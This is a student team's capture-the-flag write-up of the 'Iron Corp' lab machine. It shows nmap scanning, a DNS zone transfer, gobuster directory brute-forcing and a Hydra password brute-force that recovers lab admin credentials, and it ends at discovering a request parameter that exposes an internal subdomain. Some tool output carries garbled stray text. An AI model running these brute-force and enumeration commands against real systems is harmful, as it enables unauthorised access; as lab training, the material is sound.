

# PenTest 2

## Iron Corp

### No Entry

Members:

ID	Name	Role
1211102976	Lee Le Xuan	Leader
1211103182	Ester Ong Xiang Lin	Member
1211102020	Jackter Un Chia Te	Member
1211102575	Pang Ding Yuan	Member


## **Step 1: Recon and Enumeration**

**Members Involved:** Le Xuan, Ester


**Tools used:** Terminal, Nmap, Gobuster, dig

### **Thought Process and Methodology and Attempts:**


Firstly, Le Xuan and Ester added the IP to /etc/hosts so they can enumerate the domain name as well as the IP and begin with a nmap scan.



```
(1211102976㉿kali)-[~]
$ sudo su
[sudo] password for 1211102976:
( root💀 kali )-[ /home/1211102976 ]
# nano /etc/hosts
```

```
root@kali:/home/1211102976
File Actions Edit View Help com/comoncorp
GNU nano 5.9 /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
10.10.111.89   ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

```
Title: Iron Corp Box
IP Address: 10.10.111.89
0% Task 1 / Iron Corp Box [ Wrote 7 lines ]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
```

Le Xuan did nmap port scanning and if she found that if she didn't use -Pn, she will get empty scan result.


```
(root㉿kali)-[~/home/1211102976]
# nmap ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 21:10 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.27 seconds
```

Thus, Le Xuan and Ester added -Pn in the nmap command and once the nmap scanning is done, they got the ports.

```
(root㉿kali)-[~/home/1211103182]
# nmap -Pn -sV -O -A -T5 -p 1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:30 EDT
Nmap scan report for ironcorp.me (10.10.72.158)
Host is up (0.20s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-02T04:35:22+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|     Not valid before: 2022-08-01T04:24:52
|     Not valid after: 2023-01-31T04:24:52
|     _ssl-date: 2022-08-02T04:35:31+00:00; +1s from scanner time.
8080/tcp  open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-server-header: Microsoft-IIS/10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
```

Le Xuan and Ester then had a look at the opened ports.


For ports 53, 135, and 3389, the page is not accessible.



Le Xuan can access the web service of port 8080 and it has a control panel, but there is no functionality that can serve her.

A screenshot of a web-based control panel titled "DASHTREME ADMIN". The dashboard features several key performance indicators: Total Orders (9526), Total Revenue (\$8323), Visitors (6200), and Messages (5630). Below these are two main data visualizations: "Site Traffic" (a line chart showing monthly visitor trends from January to October) and "Weekly sales" (a donut chart showing sales distribution by source: Direct, Affiliate, E-mail, and Other). On the left side, there is a sidebar with a "MAIN NAVIGATION" section containing links for Dashboard, UI Icons, Forms, Tables, Calendar, Profile, Login, Registration, and an "Upgrade To PRO" option. There is also a "LABELS" section with categories: Important, Warning, and Information.

Le Xuan can also access the web service of port 11025 and she faced the same problem, it also does not contain information or functionalities that could help her to climb into the system.



As the nmap takes out port 53, Le Xuan and Ester tried with dig to see if they can list any sub-domain or information that is relevant. Then, they found two subdomains that are running internally.

```
[root@kali-[ /home/1211102976]
# dig ironcorp.me @10.10.239.84 axfr

; <>> DiG 9.17.19-3-Debian <>> ironcorp.me @10.10.239.84 axfr
;; global options: +cmd
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster.
3 900 600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster.
3 900 600 86400 3600
;; Query time: 616 msec
;; SERVER: 10.10.239.84#53(10.10.239.84) (TCP)
;; WHEN: Mon Aug  1 22:42:49 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Le Xuan needed to add the IP with the subdomains to /etc/hosts so that she can enumerate them.

```
root@kali:[ /home/1211102976
File Actions Edit View Help
GNU nano 5.9          /etc/hosts
es127.0.0.1      localhost
127.0.1.1        kali
10.10.61.155    ironcorp.me
10.10.61.155    admin.ironcorp.me
10.10.61.155    internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
```

Ester ran Gobuster on the new two subdomains and found the same addresses as on the main domain.

```
[root@kali ~]# gobuster dir -u http://internal.ironcorp.me:8080/ -w /usr/share/wordlists/dirb/common.txt -q -t 25 -x php,html,txt
[+] Starting attack ...
[+] Threads: 25 | Timer: 0s | Threads Left: 25
[!] Attack is progress, press Ctrl+C to stop
[+] URL: http://internal.ironcorp.me:8080/assets/ [Status: 301] [Size: 163] [→ http://internal.ironcorp.me:8080/assets/]
[+] URL: http://internal.ironcorp.me:8080/calendar.html [Status: 200] [Size: 9326]
[+] URL: http://internal.ironcorp.me:8080/forms.html [Status: 200] [Size: 12423]
[+] URL: http://internal.ironcorp.me:8080/icons.html [Status: 200] [Size: 34252]
[+] URL: http://internal.ironcorp.me:8080/index.html [Status: 200] [Size: 20040]
[+] URL: http://internal.ironcorp.me:8080/Index.html [Status: 200] [Size: 20040]
[+] URL: http://internal.ironcorp.me:8080/login.html [Status: 200] [Size: 5025]
[+] URL: http://internal.ironcorp.me:8080/Login.html [Status: 200] [Size: 5025]
[+] URL: http://internal.ironcorp.me:8080/profile.html [Status: 200] [Size: 24416]
[+] URL: http://internal.ironcorp.me:8080/register.html [Status: 200] [Size: 5216] p suffered a security breach n
```

```
[root@kali ~]# gobuster dir -u http://admin.ironcorp.me:8080/ -w /usr/share/wordlists/dirb/common.txt -q -t 25 -x php,html,txt
[+] Starting attack ...
[+] Threads: 25 | Timer: 0s | Threads Left: 25
[!] Attack is progress, press Ctrl+C to stop
[+] URL: http://admin.ironcorp.me:8080/assets/ [Status: 301] [Size: 160] [→ http://admin.ironcorp.me:8080/assets/]
[+] URL: http://admin.ironcorp.me:8080/calendar.html [Status: 200] [Size: 9326]
[+] URL: http://admin.ironcorp.me:8080/forms.html [Status: 200] [Size: 12423]
[+] URL: http://admin.ironcorp.me:8080/icons.html [Status: 200] [Size: 34252]
[+] URL: http://admin.ironcorp.me:8080/index.html [Status: 200] [Size: 20040]
[+] URL: http://admin.ironcorp.me:8080/Index.html [Status: 200] [Size: 20040]
[+] URL: http://admin.ironcorp.me:8080/login.html [Status: 200] [Size: 5025]
[+] URL: http://admin.ironcorp.me:8080/Login.html [Status: 200] [Size: 5025]
[+] URL: http://admin.ironcorp.me:8080/profile.html [Status: 200] [Size: 24416]
[+] URL: http://admin.ironcorp.me:8080/register.html [Status: 200] [Size: 5216]
```

For internal.ironcorp.me, there is a forbidden service.

The screenshot shows a browser window with multiple tabs open. The active tab is titled "Access forbidden!" and displays the following content:


## Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.  
If you think this is a server error, please contact the [webmaster](#).

### Error 403

internal.ironcorp.me  
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

For admin.ironcorp.me, it loads a protected area with basic authentication.



Again Ester ran Gobuster on the main domain but she didn't find anything interesting. Therefore, Ester and Le Xuan thought that they can use Hydra to brute force the subdomain admin.ironcorp.me for the credentials

```
└─(root㉿kali)-[~/home/1211102976]
# gobuster dir -u http://ironcorp.me:11025/ -w /usr/share/wordlists/dirbuster/common.txt -q -t 50 -x php,html,txt,aspx,asp -s 200,301
./htpasswd      (Status: 403) [Size: 1045]
./hta.aspx      (Status: 403) [Size: 1045]  ● XDragoX  ● volcker  ● phawar
./htaccess.php   (Status: 403) [Size: 1045]
./htpasswd.php   (Status: 403) [Size: 1045]
./hta.asp       (Status: 403) [Size: 1045]
./htaccess.html  (Status: 403) [Size: 1045]
./htpasswd.html  (Status: 403) [Size: 1045]
./hta.php       (Status: 403) [Size: 1045]
./htaccess.txt   (Status: 403) [Size: 1045]
./htpasswd.txt   (Status: 403) [Size: 1045]
./hta           (Status: 403) [Size: 1045]
./htaccess.aspx  (Status: 403) [Size: 1045]
./htpasswd.aspx  (Status: 403) [Size: 1045]
./hta.html      (Status: 403) [Size: 1045]
./htaccess.asp   (Status: 403) [Size: 1045]
./htpasswd.asp   (Status: 403) [Size: 1045]
./hta.txt       (Status: 403) [Size: 1045]
./htaccess       (Status: 403) [Size: 1045]
/cgi-bin/.html    (Status: 403) [Size: 1045]
/con.txt        (Status: 403) [Size: 1045]
/con.aspx       (Status: 403) [Size: 1045]
/con            (Status: 403) [Size: 1045]
/con Iron Corp  (Status: 403) [Size: 1045]
/con.asp        (Status: 403) [Size: 1045]
/con.php        (Status: 403) [Size: 1045]
/con.html       (Status: 403) [Size: 1045]
/css             (Status: 301) [Size: 341] [→ http://ironcorp.me:11025/css]
/css/]           (Status: 503) [Size: 1059]
you have been chosen by Iron Corp to conduct a penetration test of their asset.
/img             (Status: 301) [Size: 341] [→ http://ironcorp.me:11025/img]
/img/            (Status: 200) [Size: 2739]
/index.html     (Status: 200) [Size: 2739]
/index.html     (Status: 200) [Size: 2739]
/Index.html     (Status: 200) [Size: 2739]
/jss             (Status: 301) [Size: 340] [→ http://ironcorp.me:11025/jss]
```

## **Step 2: Initial Foothold**

**Members Involved:** Jackter, Pang

**Tools used:** firefox, terminal, hydra tool

### **Thought Process and Methodology and Attempts:**


Firstly we try to use the wfuzz tool with the rockyou.txt but it seems very lag and cause the jamming kali machine with the 20 thousand of result.

Jackter helped ourselves with Hydra to brute force the subdomain admin.ironcorp.me, we managed to find the credentials. Then, we got the username and password for the admin.ironcorp.me authentication.


```
(root㉿kali)-[~/home/1211102020/Downloads]
# hydra -l admin -P wordlists.txt -s 11025 admin.ironcorp.me http-get -I ssh://admin.ironcorp.me:11025
Hydra v9.1 (c) 2020 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 10:07:14
[DATA] attacking http-get://admin.ironcorp.me:11025/ssh://admin.ironcorp.me:11025
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 10:07:15
```

After Pang login successfully, he saw the page as below. Jackter tried to enter something in the search column and clicked the search button. He saw that there is a ?r= parameter that appeared after clicking the submit button.




As Jackter couldn't access the internal.ironcorp.me subdomain before this, Pang tried to put it here behind the ?r= parameter and he noticed that there is a line of text with a link appears. When Jackter hovered the link, he can see that a link ends with name= appears.




Hence, to copy the link, we viewed the page source and found the link.

```
2         e.style.display = 'block';
3     }
4 //-->
5 </script>
6 <html>
7
8 <body>
9
0     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>
1
2 </body>
3
4 </html>
5
6
7
8 <!DOCTYPE HTML>
9 <html>
```

